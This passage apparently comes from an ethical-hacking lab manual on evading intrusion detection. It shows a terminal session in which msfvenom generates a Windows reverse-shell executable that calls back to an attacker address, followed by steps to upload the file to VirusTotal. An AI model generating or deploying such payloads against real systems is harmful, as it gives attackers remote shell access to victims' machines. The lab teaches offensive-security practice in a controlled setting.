
```
msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Windows.exe - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Windows.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
[root@parrot]~/home/attacker#
```

7. Double click on **Firefox** icon, to open Firefox browser and type **https://www.virustotal.com** in the address bar and press **Enter**.




Module 12 – Evading IDS, Firewalls, and Honeypots


8. In the **VirusTotal** website click on **Choose file** option, in the **File Upload** window navigate to the **/home/attacker** directory and select **Windows.exe** file and click on **Open**.



9. Once the file is uploaded click on **Confirm upload** button to start the analysis.



